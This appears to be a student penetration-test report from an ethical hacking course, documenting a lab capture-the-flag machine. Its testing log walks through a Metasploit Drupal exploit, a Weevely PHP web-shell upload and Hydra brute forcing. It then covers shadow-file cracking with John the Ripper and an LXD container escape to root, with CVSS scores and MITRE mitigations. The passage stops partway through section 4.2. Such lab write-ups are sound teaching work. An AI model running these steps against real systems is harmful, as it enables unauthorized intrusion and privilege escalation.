



# CSI6204


Ethical Hacking and Defense

ECU Joondalup Campus

Lecturer: M. Imran Malik

## Abstract

Detailed report of Penetration Testing Procedure

Ivan Yoshawirja; 

# Contents

Executive Summary.....	3
1 Debrief.....	4
1.1 Introduction.....	4
1.2 Scope.....	4
1.3 Methodology.....	4
1.4 Ethical Considerations.....	5
1.5 Resources Needed.....	6
1.6 Timeframe.....	6
2 Testing Log.....	7
3 Assessment Tools.....	14
3.1 Common Vulnerabilities Scoring System (CVSS) v3.1.....	14
3.2 Att&ck Mitre Enterprise Matrix.....	14
4 Results and Recommendations.....	15
4.1 Outdated Drupal 7.3 (Port 8000).....	15
4.1.1 Remarks.....	15
4.1.2 Exploitation Process.....	15
4.1.3 Recommended Mitigation.....	16
4.2 Unvalidated File Upload (Port 8080).....	16
4.2.1 Remarks.....	16
4.2.2 Exploitation Process.....	16
4.2.3 Recommended Mitigation.....	17
4.3 Low Security FTP Service (Port 21).....	17
4.3.1 Remarks.....	17
4.3.2 Exploitation Process.....	17
4.3.3 Recommended Mitigation.....	18
4.4 Weak Account Password for SSH Service (Port 22).....	18
4.4.1 Remarks.....	18
4.4.2 Exploitation Process.....	18
4.4.3 Recommended Mitigation.....	19
4.5 LXD Exploit that allows Privilege Escalation.....	19
4.5.1 Remarks.....	19
4.5.2 Exploitation Process.....	20
4.5.3 Recommended Mitigation.....	20
5 Unprotected Credential Storage.....	21

5.1.1	Remarks.....	21
5.1.2	Exploitation Process.....	21
5.1.3	Recommended Mitigation.....	21
6	Conclusion.....	22
	References.....	23

## List of Figures


Figure 1	Illustration of Controlled Penetration Testing Environment.....	4
Figure 2	Methodology Used and Example of Tools Used. Diagram adopted and modified from NIST Four-Stage Penetration Testing Methodology (Karen Scarfone, 2008).....	5
Figure 3	List of Hardware and Software needed for Testing. (Yoshawirja, 2023).....	6
Figure 4	Timeframe of the Penetration Testing Process. (Yoshawirja, 2023).....	6
Figure 5	CVSS Component Matrices Explanation (FIRST, 2015-2023).....	14
Figure 6	CVSS Severity Color Scheme.....	14
Figure 7	High Level View - Outdated Drupal 7.3 Vulnerability Exploitation.....	16
Figure 8	High Level View - Unvalidated File Upload Vulnerability Exploitation.....	17
Figure 9	High Level View - Low Security FTP Vulnerability Exploitation.....	18
Figure 10	High Level View Weak Password Vulnerability Exploitation.....	19
Figure 11	High Level View LXD Exploit Vulnerability Exploitation.....	20
Figure 12	High Level View Unprotected Credential Storage.....	21

## Executive Summary

This report encapsulates the outcomes of a comprehensive black box penetration testing, executed with a steadfast commitment to professionalism and ethical principles. The primary objective of this assessment was to evaluate the security of the "Case Study Virtual Machine" system and to gain root level access.

Throughout the testing process, each identified vulnerability underwent meticulous validation, and by capturing specific files (flags) as indicators of successful breaches. All testing procedures strictly adhered to ethical standards and use the National Institute of Standards and Technology (NIST) as guidelines for penetration testing.

In the final sections, the report will present findings, including identified vulnerabilities, their respective severity ratings, and recommended mitigation strategies. The goal of this report is to improve the security posture of the assessed system, while ensuring all processes follow the principles of ethical and professional penetration testing practices. Assessment will be carried out while considering professional and deontology ethics.



Considering the impact severity level, it is strongly recommended to prioritize the immediate resolution of vulnerabilities with critical level impact.

After the assessment, it is evident that the system's security, while not flawless, also doesn't raise immediate alarm. However, there is one critical vulnerability that demands immediate attention. To further fortify its defenses against potential security breaches, recommendations formulated using the Mitre ATT&CK Framework as guidelines.

- **Patch applications:** Keep services and software updated for the latest security. This step will help improve the security posture of the system.
- **Application Audit:** It is recommended to audit application and user privileges to ensure that no user can achieve privilege escalation without authorization.
- **Multi-Factor Authentication:** Improve security robustness by applying another layer of security.
- **Improve Password Policy:** Include but not limited to strong password, password storage, etc.
- **Cyber Hygiene Policy:** Train users to not store credentials in plaintext or unencrypted.

# 1 Debrief


## 1.1 Introduction

This report presents an in-depth analysis with comprehensive and detailed findings as its core objective. This testing is a black box testing, where tester do not have enough information about the structure and details of the system. Testers will meticulously identify potential vulnerabilities within the system. The methodology will strictly adhere to ethical considerations, ensuring the process to follow the principles of professionalism and deontology theory. To ensure the utmost clarity and transparency, step-by-step details of the process will be provided in the form of testing log, facilitating reproducibility and a deeper understanding of our findings.

## 1.2 Scope

The scope of this testing is to exclusively focus on the Case Study Virtual Machine only. Any discovered IP address other than the target machine will not be assessed. No physical engagement with the target machine is allowed, and all testing will only use ethical hacking methods. Comprehensive logging will be maintained for both successful and unsuccessful testing outcomes.

All testing activities will be conducted within a controlled Virtual Environment. Vulnerability assessments will utilize the CVSS Scoring system, and the exploitation path will be thoroughly detailed using the Mitre ATT&CK Framework.



*Figure 1 Illustration of Controlled Penetration Testing Environment*

Lastly, the testing will include the development of general recommendations for mitigation strategies. These recommendations will follow the guidelines provided by the Mitre ATT&CK Framework. Providing sure fix to the vulnerabilities is not within the scope of this testing.

## 1.3 Methodology

The methodology used in this assessment drew guidance from the National Institute of Standard and Technology (NIST) framework, offering a structured approach to evaluating the target environment. The process encompassed the following key steps:




Figure 2 Methodology Used and Example of Tools Used. Diagram adopted and modified from NIST Four-Stage Penetration Testing Methodology (Karen Scarfone, 2008)

**Pre-Engagement:** Mutual agreement between penetration tester and client on scope of testing, testing phase duration, term of payment and output expectation.

**Active Reconnaissance:** As the Case Study Virtual Machine is already supplied, and placed within safe environment of virtual network, there is no need for passive reconnaissance. Penetration tester will begin from active reconnaissance.

**Vulnerability Analysis:** Analysis will use publicly available resources such as Google search engine, Common Vulnerabilities and Exposure (CVE) list website, Exploit Database, etc.

**Exploitation:** Tester will be using tools installed in Kali Linux such as Metasploit, John The Ripper, Hydra, and other publicly available tools from other publicly available repository.

**Information Extraction and Analysis (Post-Exploitation):** Any available information such as username, groupID, hidden files, and fragments of information will be extracted and analyzed for further post exploitation activity.

**Reporting:** Final phase of penetration testing. Penetration tester will compile findings in vulnerability, testing process, and produce recommendation for mitigating the exploitation of the vulnerability. Vulnerabilities will be scored using the CVSS (Common Vulnerability Scoring System) scoring system to help readers understand the severity of each vulnerability and assess how significant the potential impact could be if it were to be successfully exploited.

## 1.4 Ethical Considerations

In the approach to penetration testing, the tester steadfastly adheres to a set of ethical principles that serve as the cornerstone of their methodology. Grounded in professionalism ethics, the tester is dedicated to conducting investigations characterized by accuracy, impartiality, structured procedures, and thoroughness. For instance, during vulnerability assessment, this means meticulously scrutinizing potential weaknesses without bias, ensuring that each vulnerability is examined in detail. This approach guarantees that the evaluation is not only comprehensive but also impartial, providing an unbiased view of the security landscape. (Justin Pierce, 2006)

Furthermore, confidentiality is upheld with the utmost importance. As an example, when sensitive information is discovered during the assessment, such as proprietary data or confidential documents, the tester ensures that these findings are handled with the strictest confidentiality, preventing any

unauthorized access or disclosure. This commitment to confidentiality reinforces client trust, underlining the ethical responsibility to safeguard their information.

Moreover, the tester embraces deontology ethics by recognizing that they are entrusted by the client with a duty to complete the task with best effort. This ethical perspective translates into giving unrelenting effort in every aspect of the assessment, ensuring that no potential vulnerability or security gap is overlooked. As an illustration, during the exploitation phase, the tester applies their expertise to simulate real-world attacks, leaving no stone unturned to identify vulnerabilities. This unwavering commitment to their duty is aimed at delivering value to the client by enhancing their security posture and mitigating risks effectively. (Rawling, 2023)

By aligning their ethical approach with these principles, the tester ensured to deliver a professional, diligent, and trustworthy penetration testing service that not only serves the best interests of their clients but also upholds the highest standards of ethical conduct in the realm of cybersecurity.

## 1.5 Resources Needed

Resources	Description
Laptop	Specification: 8 GB RAM or more 20 GB of Disk Space or more 64-bit CPU with 2Ghz Speed or better
Internet Connection	High Speed Broadband Connection
Kali Linux Distribution	Contain tools for other various offensive purposes
Nmap Installation	Active Reconnaissance Tool
Metasploit Installation	Exploitation Tool
Virtual Box	Virtual environment for hosting the tested system (Case Study)
Case Study File	Target system for security assessment
Microsoft Word	Report writing application

Figure 3 List of Hardware and Software needed for Testing. (Yoshawirja, 2023)

## 1.6 Timeframe

Activity	Start Date	End Date	Duration	Description
Pre-Engagement Phase	21/08/2023	22/09/2023	1 day	Non-Disclosure Agreement and Authorization
Information Gathering Passive and Active Reconnaissance	22/08/2023	27/09/2023	6 days	NMAP Port Scanning
Threat Modelling & Vulnerability Assessment	28/08/2023	3/9/2023	7 days	CVE Database ( <a href="https://cve.mitre.org">https://cve.mitre.org</a> )
Exploitation	4/9/2023	5/10/2023	32 days	Metasploit Framework Weevely Web-Shell Hydra John The Ripper Public Exploit
Post Exploitation & Report	6/10/2023	13/10/2023	7 days	Summarize, present finding and recommendations. Use CVSS and Mitre ATT&CK Framework

Figure 4 Timeframe of the Penetration Testing Process. (Yoshawirja, 2023)

## 2 Testing Log

Log #	Action	Steps Performed	Results (If any)
1	Open Kali as attack machine	Open Kali VM in VirtualBox	Kali Linux starts
2	Find SHA-256 of Case Study VM	Open HashCalc Input Case Study VM.ova Tick SHA256 check box	e7d72c46032fa14b23e77ba330b8fdb0690937624036f5bbcf22fbb2f7c849fb
		Click Calculate	
3	Open Case Study VM	Open Case Study VM in VirtualBox	Case Study VM Initialized
4	Find target Case Study IP Address	Find Kali Machine IP Address <b>ip a</b>	Kali Machine IP Address: 10.0.2.15
		Perform a ping scan <b>nmap -sn 10.0.2.0/24</b>	Nmap Result: 10.0.2.1 <b>10.0.2.5</b> (Case Study VM IP Address) 10.0.2.15 (Kali Machine)
5	Explore port number and banner grabbing service	Scan target machine with <b>nmap 10.0.2.5</b>	PORTSTATESERVICE
			21/tcpopenftp
			22/tcpopenSsh
			8000/tcpopenhttp-alt
			8080/tcpopenhttp-proxy
6	Explore and discover the web server	Open Firefox, and open IP address and port number. Input: <a href="http://10.0.2.5:8000">http://10.0.2.5:8000</a>	Login screen, with caption “Welcome to Drupal 7.3”
7	Exploit Drupal 7.3	Open Metasploit Framework to search and exploit Drupal 7.3 Typed in <b>msfconsole</b> and wait for Metasploit to load	Metasploit Framework initialized.
		Search for Drupal exploit by typing <b>search drupal</b>	Module/exploit choices
		0Exploit/unix/webapp/drupal_coder_exec	
		1Exploit/unix/webapp/drupal_drupalgeddon2	



			2	Exploit/multi/http/drupal_drupageddon
			3	Auxiliary/gather/drupal_openid_xxe
			4	Exploit/unix/webapp/drupal_restws_exec
			5	Exploit/unix/webapp/drupal_restws_underserialize
			6	Auxiliary/scanner/http/drupal_views_user_enum
			7	Exploit/unix/webapp/php_xmlrpc_eval
		Type <b>use 2</b> to select exploit payload. Type <b>show options</b> to view parameters required to execute exploit	"Show options" command output required parameters and they are RHOSTS, RPORT and TARGETURI.	
		Type <b>SET RHOSTS 10.0.2.5</b> to define the ip address of the target machine. Type <b>SET RPORT 8000</b> to define the port of the service	RHOST set to 10.0.2.5 and RPORT set to 8000.	
		Type <b>run</b> or <b>exploit</b> to execute the exploit	A meterpreter session initialized.	
8	Explore laterally	Type in <b>getuid</b>	Username is Matt	
		Type in <b>pwd</b>	Current working directory is /var/www/drupal	
		Type in <b>ls</b>	Flag1 is located	
		Type <b>cat flag1</b>	960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4960ae40ef18a9e6f2759de1aac71c4dcd01b7fc4	
		Type <b>cd /home/matt</b> Type <b>ls</b>	Found a hidden text file .lmsUser.txt	
		Type <b>cat .lmsUser.txt</b>	List of username and password titos:titosAustralia99# oliver:lms005# john:amber7	

			fergus:manager123#
9	Explore the next HTTP service	Open Firefox Input <b>http://10.0.2.5:8080</b>	A login page for a Library Management System
10	Explore for exploitable web directory	Open Terminal Type <b>dirb</b> <a href="http://10.0.2.5:8080">http://10.0.2.5:8080</a>	http://10.0.2.5:8080/index.php (code:200 SIZE : 1653) http://10.0.2.5:8080/server-status (CODE:403  SIZE:275) ➔ Directory : http://10.0.2.5:8080/upload/
11	Create a webshell to execute	Type <b>weeveley generate 123 /home/kali/weevely.php</b>	Weeveley.php generated with password '123' with size 700 bytes.
12	Try to log into service using credentials found at step #8	Try username <b>titos</b> and password <b>titosAustralia99#</b>	Output generated : username/password incorrect
13	Use other credentials	Try username <b>john</b> and password <b>amber7</b>	Successfully login and directed to http://10.0.2.5:8080/admin-dashboard.php  "Book Upload" tab found
14	Upload webshell weevely.php and execute it	Click Book Upload Tab Input any Click "Browse", then locate and select weevely.php at Desktop Click Upload Go to Terminal and type <b>weevely http://10.0.2.5/upload/weevely.php 123</b>	Weeveley session initialized
15	Locate Flag2 and explore laterally	Find the username by typing <b>whoami</b>	Username John
		Change directory to username's home directory by typing <b>cd /home/john</b> List files by typing <b>ls</b>	acmd examples.desktop flag2 important
		<b>cat flag2</b>	677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499677aa64f35294d91106ea5ea5819f499

		Move to important directory by typing <b>cd important</b> List files <b>ls</b>	Notes.txt
		Print <b>notes.txt</b> by typing <b>cat notes.txt</b>	U:oliver U:justin U:ulyan U:alisha P:O%Liver@100 P:Try2L0giN\$3cuR3Ly P:1L0v3@u2Tr@LI@ P:2021C0r0N@
16	Copy credentials and split into username file and password file	Open new terminal Change directory to desktop by typing <b>cd /home/kali/Desktop</b> Create userpass.txt by typing <b>touch userpass.txt</b> Edit userpass.txt by typing <b>nano userpass.txt</b> Select and copy credentials in notes.txt that was found in previous weevly sessions by highlight the content of the file and paste it by click <b>Ctrl+Shift+v</b> on userpass.txt Save it by clicking <b>Ctrl+s</b> and exit by clicking <b>Ctrl+x</b>	userpass.txt created with content as follows U:oliver U:justin U:ulyan U:alisha P:O%Liver@100 P:Try2L0giN\$3cuR3Ly P:1L0v3@u2Tr@LI@ P:2021C0r0N@
		Split the content of userpass.txt to users.txt and pass.txt by typing : <b>cat userpass.txt   grep U:   cut -d ":" -f2 &gt;</b>	users.txt created with content as follows: oliver justin ulyan

		<b>users.txt; cat userpass.txt   grep P:   cut -d ":" -f2 &gt; pass.txt</b>	alisha  pass.txt created with contents as follows: O%Liver@100 Try2L0giN\$3cuR3Ly 1L0v3@u2Tr@LI@ 2021C0r0N@
17	Brute force SSH service on port 22	Ensure the current working directory is desktop where the files users.txt and pass.txt located. Brute force FTP service by typing <b>hydra -L users.txt -P pass.txt 10.0.2.5 ssh</b>	No result
18	Brute force FTP service on port 21	Brute force FTP service by typing <b>hydra -L users.txt -P pass.txt 10.0.2.5 ftp</b>	[21][ftp] host:10.0.2.5 login:justin Password: <b>Try2L0giN\$3cuR3Ly</b>
19	Accessing FTP service with newfound credentials	Type <b>ftp 10.0.2.5</b> Type username <b>justin</b> Type password: <b>Try2L0giN\$3cuR3Ly</b>	Login successful  An ftp session initialized
20	Explore laterally and locate flag3	List all file and directory on ftp session by typing <b>ls</b>	Etc.old Examples.desktop
		Change directory by type <b>cd etc.old</b> List content by typing <b>ls</b>	flag3 shadow
		Download flag3 by typing <b>get flag3</b> Download shadow file by typing <b>get shadow</b> Exit FTP session by typing <b>exit</b>	Both files downloaded and stored at /home/kali/Desktop
		Print Flag3 by typing <b>cat flag3</b>	546eeec41475843f00eaf8f2fb555d3625ad1d0d546eeec41475843f00eaf8f2fb555d3625ad1d0d546eeec41475843f00eaf8f2fb555d3625ad1d0d

20	Crack Shadow file with john the ripper	Type <b>wordlists</b> to get rockyou.txt wordlist	Do you want to extract the wordlist rockyou.txt ? [Y/n]
		Type <b>Y</b> to extract rockyou.txt	rockyou.txt extracted
		Copy rockyou.txt file to Desktop by typing <b>cp rockyou.txt /home/kali/Desktop</b> Change to Desktop directory by typing <b>cd /home/kali/Desktop</b>	
		Crack shadow file by typing <b>john --wordlist=rockyou.txt shadow</b>	<b>alexandra (bruno)</b>
21	Use newfound credential to exploit SSH service and locate flag4	On terminal type <b>ssh bruno@10.0.2.5</b> Type <b>alexandra</b> when password is prompted	SSH session initialized  <b>bruno@ubuntu:~\$</b>
		List files by typing <b>ls</b>	examples.desktop flag4
		Print flag4 by typing <b>cat flag4</b>	eabaa094ae0f564d04568a009ac98ef65472b69feabaa094ae0f564d04568a009ac98ef65472b69feabaa094ae0f564d04568a009ac98ef65472b69
22	Explore for possible vulnerabilities by identifying user group	On SSH session type <b>id</b>	Uid=1002(Bruno) gid=1002(Bruno) groups=1002(Bruno), 129(lxd)
23	Search for lxd exploit	Open Google on browser Search for <b>lxd exploit</b>	Privilege Escalation exploit walkthrough found <a href="https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation">https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation</a>
24	Exploit LXD group	Ensure Kali has internet access Create containers named test by typing <b>lxc init ubuntu:16.04 test -c security.privileged=true</b>	Container called test created
		Configure containers to add test with	Files and directory loaded into test container

		file and directory from root into path /mnt/root by typing <b>lxd config device add test whatever disk source=/path=/mnt/root recursive=true</b>	
		Start the container by typing <b>lxc start test</b> Start a shell by typing <b>lxc exec test bash</b>	<b>root@test:~#</b>
25	Explore laterally and locate flag5	Change directory to /mnt/root by typing <b>cd /mnt/root</b> Change directory to folder root by typing <b>cd root</b> List files in folder by typing <b>ls</b>	flag5 snap
		Print flag5 by typing <b>cat flag5</b>	flag5:0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d0dfa28ee3ff5f974874356994bfdceecf0b7a16d

## 3 Assessment Tools

### 3.1 Common Vulnerabilities Scoring System (CVSS) v3.1

CVSS is the framework developed and managed by FIRST.Org, Inc(FIRST) to assist penetration tester to convey the impact of the vulnerability based on specific metrics of the vulnerability. There are total of three score system: Base, Temporal and Environment. For this particular assessment, only base scoring system will be explored. There are 8 metrics used for the base scoring system.(FIRST, 2015)

Metrics	Levels	Brief Remark
Attack Vector (AC)	Network,Adjacent,Local,Physical	Attacks which can be launched from network will have higher risk. Attack which needs to be launched physically, direct interaction will have lower risk.
Attack Complexity (AC)	Low,High	Attacks with low complexities will have higher risk as it requires less expertise to launch.
Privileges Required (PR)	None, Low, High	Attacks that do not require privileges will have higher risk, as it indicates that there is poor access control.
User Interaction (UI)	None, Required	Attacks that do not need user interaction will have higher risk, indicating vulnerability can be exploited even when the user is not actively engaged on the system.
Scope(S)	Unchanged, Changed	Changed attack scope will have higher risk, as it indicates that at which point the vulnerability successfully exploited, attacker may be able to explore beyond the exploited service. Cases such as privilege escalation.
Confidentiality (C)	None, Low, High	Indicator of impact severity of Confidentiality aspect of the system. Such as exposed confidential files.
Integrity (I)	None, Low, High	Indicator of impact severity of Integrity aspect of the system. Such as impact of attacker to modify files or system configuration.
Availability (A)	None, Low, High	Indicator of impact severity of Availability aspect of the system. Such as impact of attacker to modify configuration to disable user from accessing the system.

Figure 5 CVSS Component Matrices Explanation (FIRST, 2015-2023)

Score	Severity
9-10	Critical
7.1-8.9	High
4.1-7	Medium
1.5-4	Low
0	None

Figure 6 CVSS Severity Color Scheme

### 3.2 Att&ck Mitre Enterprise Matrix

The Mitre ATT&CK framework is a comprehensive repository that encompasses an extensive collection of tactics, techniques, and real-world procedure examples employed by malicious actors to exploit vulnerabilities. This framework serves as a valuable resource for enhancing threat modeling and developing effective countermeasures against cyber threats.

The Mitre ATT&CK framework gave a high-level view that enable analyst and tester to better understand the pattern of attacker's behavior, which include the attackers' tactics, techniques and procedures. Leveraging the framework allows organizations to devise and implement appropriate mitigation strategies that are reflective of the tactics commonly observed in real-world cyberattacks, thereby bolstering their overall security posture and resilience.(Mitre, 2015)

The tables below illustrate the template format of the Tactics, Techniques and Procedures and the recommended mitigations.

<i>(Tactics Name) (ID Number Reference for tactics from attack.mitre.org)</i>	<i>(Techniques Name) (ID Number Reference for techniques from attack.mitre.org)</i>	<i>Brief remark of the procedures of how tester perform the techniques</i>
---	---	--

Table 1 Exploitation Path Used in The Testing Template

<i>Recommendation Name, ( ID number reference for mitigation reference from attack.mitre.org)</i>	<i>Brief remark of the recommended mitigation</i>
---	---

Table 2 Recommended Mitigation Template

## 4 Results and Recommendations

Before proceeding with exploitation, the tester initiated active reconnaissance using the Nmap tool, mapping the target machine's IP address and service port numbers. This phase enabled the tester to enumerate potential vulnerabilities for exploitation.(Nmap, 2023)

### 4.1 Outdated Drupal 7.3 (Port 8000)

CVSS Base 5.3 Score:

CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

#### 4.1.1 Remarks

In the course of the penetration testing, a vulnerability was identified in the Drupal 7.3 web application content management system, known by its Common Vulnerabilities and Exposures (CVE) identifier CVE-2011-2687.(Drupal, 2011) This vulnerability pose a medium threat level. While it does allow the tester to gain access to the system, compromising the system's confidentiality aspect, it's important to note that the tester lacks the necessary privileges to modify the system's content. This limitation ensures the integrity and availability aspects of the system remain secure.

Using the Metasploit framework, an industry-recognized tool for penetration testers, the tester performed a search for Drupal related exploit. 6 exploits were found and 2 auxiliaries. Exploit/multi/http/drupal\_drupageddon was chosen. The exploit requires the target IP address and the post number. This exploit successfully established a Meterpreter session on the target machine, allowing the tester to explore the system laterally.

As the tester performing exploration, the tester discovered he gained access into the system as user Matt. He also discovered the file flag1, an indicator the success of vulnerability exploitation. Subsequent exploration allows the tester to discover a set of credentials stored in file .lmsUser.txt .

#### 4.1.2 Exploitation Process

Tactics	Techniques	Justification
Initial Access TA: 0001	Exploit Public-Facing Application ID: T1190	Tester utilize metasploit framework to exploit the public-facing application. This vulnerability allow tester gain access.
Collection	Data from Local System	Tester was able to collect files of interest



ID: TA0009	ID: T1005	which were stored within the Local System.
------------	-----------	--




Figure 7 High Level View - Outdated Drupal 7.3 Vulnerability Exploitation

### 4.1.3 Recommended Mitigation

- **Software Update, ID M1051:** To address the vulnerability in Drupal 7.3, it take priority to update the system to the most current version. This step will eliminate known vulnerabilities and providing a more robust and secure system.
- **Regular Vulnerability Scanning, ID M1016:** Performing routine vulnerability scanning, by utilizing modern security software such as anti-virus, will beneficial. It is an effective practice to identify potential threat and improving security team's awareness of the latest threat trends.

## 4.2 Unvalidated File Upload (Port 8080)

CVSS Base Score: **4.7**

CVSS:3.1/AV:N/ AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N

### 4.2.1 Remarks

This vulnerability poses medium level of threat, as exploitation affects the confidentiality aspect of the system. However, the tester do not have enough privilege to perform modifications or write, thus allowing the security of integrity and availability aspect of the system.

To discover possible entry points of vulnerability exploitation, tester used **dirb** tool to scan a webserver and discover any valid responses.(KALI, 2023) The response that pique the tester's interest is the upload service.

Leveraging combinations of username and password discovered previously, the tester was able to access the application using valid account. A vulnerability discovered where the tester was able to upload an exploit that creates a PHP Backdoor. The tool used to generate and execute the web-shell is weeveily. (Frost, 2023)

Using Credentials obtained from exploitation of Drupal service, the tester was able to log into the system using valid accounts and upload the weeveily backdoor, a web-shell which later can be executed for further exploitation.

### 4.2.2 Exploitation Process

Tactics	Techniques	Justification
Initial Access	Valid Accounts: Local Accounts	The tester used valid accounts of username

ID: TA0001	ID: T1078.003	john and password amber 7 to gain initial access.
Execution ID: TA0002	Command and Scripting Interpreter: Unix Shell ID: T1059.004	The 'weeveely' tool executed a PHP backdoor, demonstrating of execution of Unix Shell script.
Collection ID: TA0009	Data from Local System ID: T1005	Discovery of flag2, and a user and password credentials in notes.txt

